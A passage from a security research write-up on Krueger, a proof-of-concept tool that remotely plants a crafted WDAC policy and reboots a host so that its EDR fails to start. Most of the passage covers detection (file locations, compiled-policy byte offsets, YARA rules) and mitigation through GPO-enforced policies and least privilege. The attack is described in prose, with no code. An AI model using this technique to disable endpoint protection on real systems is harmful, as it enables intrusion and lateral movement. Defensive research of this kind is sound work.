As briefly mentioned previously, Krueger is a .NET post-exploitation Proof of Concept (PoC) for this technique. Krueger is primarily used for assistance with lateral movement activities in Active Directory networks by disabling EDR remotely and is intended to be run in memory with `inlineExecute-Assembly` or `execute-assembly`. With administrative permissions over a remote target device, Krueger writes a specially crafted malicious WDAC policy embedded within the .NET assembly at compile-time and referenced for usage at run-time into the CodeIntegrity directory on the target device. Once the policy is read directly out of memory onto the target device, the `win32api` function `InitiateSystemShutdownEx` is called from Krueger to trigger a reboot of the remote target device. Once the device is fully rebooted the WDAC policy will be applied, preventing the start of user and kernel-mode EDR protections. Finally, an adversary can use additional tools along with their previously gained administrative access utilized to laterally move to the target.

The tool is available [here](#).

Detections

While detection is possible, **mitigation is strongly recommended** due to how quickly this attack may be executed. With that being said, to detect the placement of a WDAC policy on an endpoint it is best to look for specially named files in specific locations on the filesystem

(see table below). As mentioned before, single policy format is best for compatibility reasons, however adversaries are not limited to it. If an organization makes use of newer versions of Windows operating systems then multiple policy format could achieve the same result.

Policy Format	File System Location	Policy File Name Format
Single	C:\Windows\System32\CodeIntegrity\	SiPolicy.p7b
Multiple	C:\Windows\System32\CodeIntegrity\CiPolicies\Active\	{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}.cip

Unfortunately, detecting a policy being placed into these sensitive locations is not the best way of detecting this attack. While a policy in these locations is indeed a characteristic of the attack, a policy’s presence in these locations is not inherently malicious. Therefore, measures should be taken to proactively scan WDAC policies so as to determine their integrity, which would include investigating strings and specific bytes within them.

For example, a basic WDAC policy that only allows Windows binaries and WHQL signed drivers to run will block everything that does not meet these requirements. Therefore, an EDR vendor that does not make use of WHQL signed drivers will be blocked by this policy, despite the policy never specifically mentioning anything to do with the vendor. This creates significant difficulty for potential detections, as they would need to be built to find a lack of mentioning the vendor.

On the other hand, there are EDR vendors that employ WHQL signed drivers, thereby requiring the WDAC policy to specifically block that vendor’s drivers. Thankfully, this requirement makes detection much easier because mentions of certain EDR vendors may be flagged. While the format of compiled WDAC policies is not publicly accessible, perhaps the easiest way to detect a potentially malicious policy is simply by observing the strings contained within it. As seen in the below screenshot, dumping the strings from a WDAC policy provides all of the executables, drivers, and file attributes that are referenced in the policy, although for security reasons the file attributes referenced are redacted.

```

nV0v
[REDACTED].sys
RefreshPolicy.exe
_?r
PTbS^}
TJ-
Microsoft Corporation
PolicyInfo
Information
2024-12-05
PolicyInfo
Information
Name
Policy
[REDACTED]
[REDACTED].sys
[REDACTED]
nV0v
nV0v
%OSDRIVE%\Users\Public\*

```

While creating a detection solely based off of strings could detect malicious policies, doing so creates a significant number of false positives. Therefore, having the ability to detect bytes within the compiled policy becomes of the essence. After analyzing dumps of compiled WDAC policies, there were a few key observations made as to how compiled WDAC policies are structured.

Byte Offset(s)	Description	Byte(s)
0x00 - 0x04	Marks the file as a compiled WDAC policy	0x07 00 00 00 0E
0x25	Disable Runtime Filepath Rules (Allows file paths to be used in the policy)	0x20 for off 0x28 for on
0x26	Controls enforce/audit mode	0x8C for Enforce 0x8D for Audit
0xE0 - 0xE7	More research is needed, but this seems to control allow/block rules necessary for this attack technique to work correctly	0xFF FF FF FF FF FF FF FF for Blocking 0x00 00 00 00 00 00 00 00 for Allowing

During the course of research, it was determined that detecting specific blocking rules based off of compiled WDAC policies is extraordinarily difficult given how WDAC policies are structured. Therefore, it became apparent that a lightweight detection was necessary, which resulted in YARA rules that detect the use of Krueger as well as compiled WDAC policies which mention specific file attributes. These YARA rules, while working against malicious policies also have false positives that have yet to be solved. Therefore, please use these rules at your own risk. For the detections that were made, go to [Krueger's Github repository](#).

Unfortunately, the key takeaway here is that detecting “malicious” policies is not easy. If an organization is not using WDAC in their environment, detections should likely be built out simply for attempting to add/edit/remove policies in the locations mentioned in the table above. Furthermore, detections for this attack are not likely to provide much in the way of early warning to defenders since after the policy is in place on the endpoint it just needs to be rebooted for EDR to be stopped. Again, **efforts to mitigate potential attacks are strongly recommended.**

Mitigation

In short, there are two mitigation techniques that may be used:

1. Enforce a WDAC policy through group policy
2. Follow the principle of least privilege - restrict permissions to code integrity folders, SMB shares, and group policy modification

While detecting this attack in time to reduce impact is difficult, mitigation is not. Firstly, **enforcing a remote WDAC policy through Group Policy** will eliminate the threat posed by adversaries pushing policies to individual endpoints. When a GPO enforces a WDAC policy, even if the local copy of the WDAC policy is overwritten, the machine will pull the policy from the location defined via the GPO and overwrite the “malicious” policy before it can take effect. If an organization does not make use of WDAC on its endpoints, a way to maintain usage and functionality in the environment but still provide protections against this attack would be to deploy a WDAC policy that is in **audit mode** through GPOs.

There are a few smaller mitigations that can assist in reducing the impact posed by this attack. Ensuring that **local administrative accounts are disabled and/or secure passwords are enforced** through a defensive solution such as Microsoft's Local Administrator Password Solution (LAPS) can decrease the likelihood of local administrative accounts being compromised and used to perform malicious actions. Furthermore, it is best to limit the users that are able to modify group policy in the domain and remotely access SMB shares. Following the **principle of least privilege** is a powerful way to limit the risk of this attack.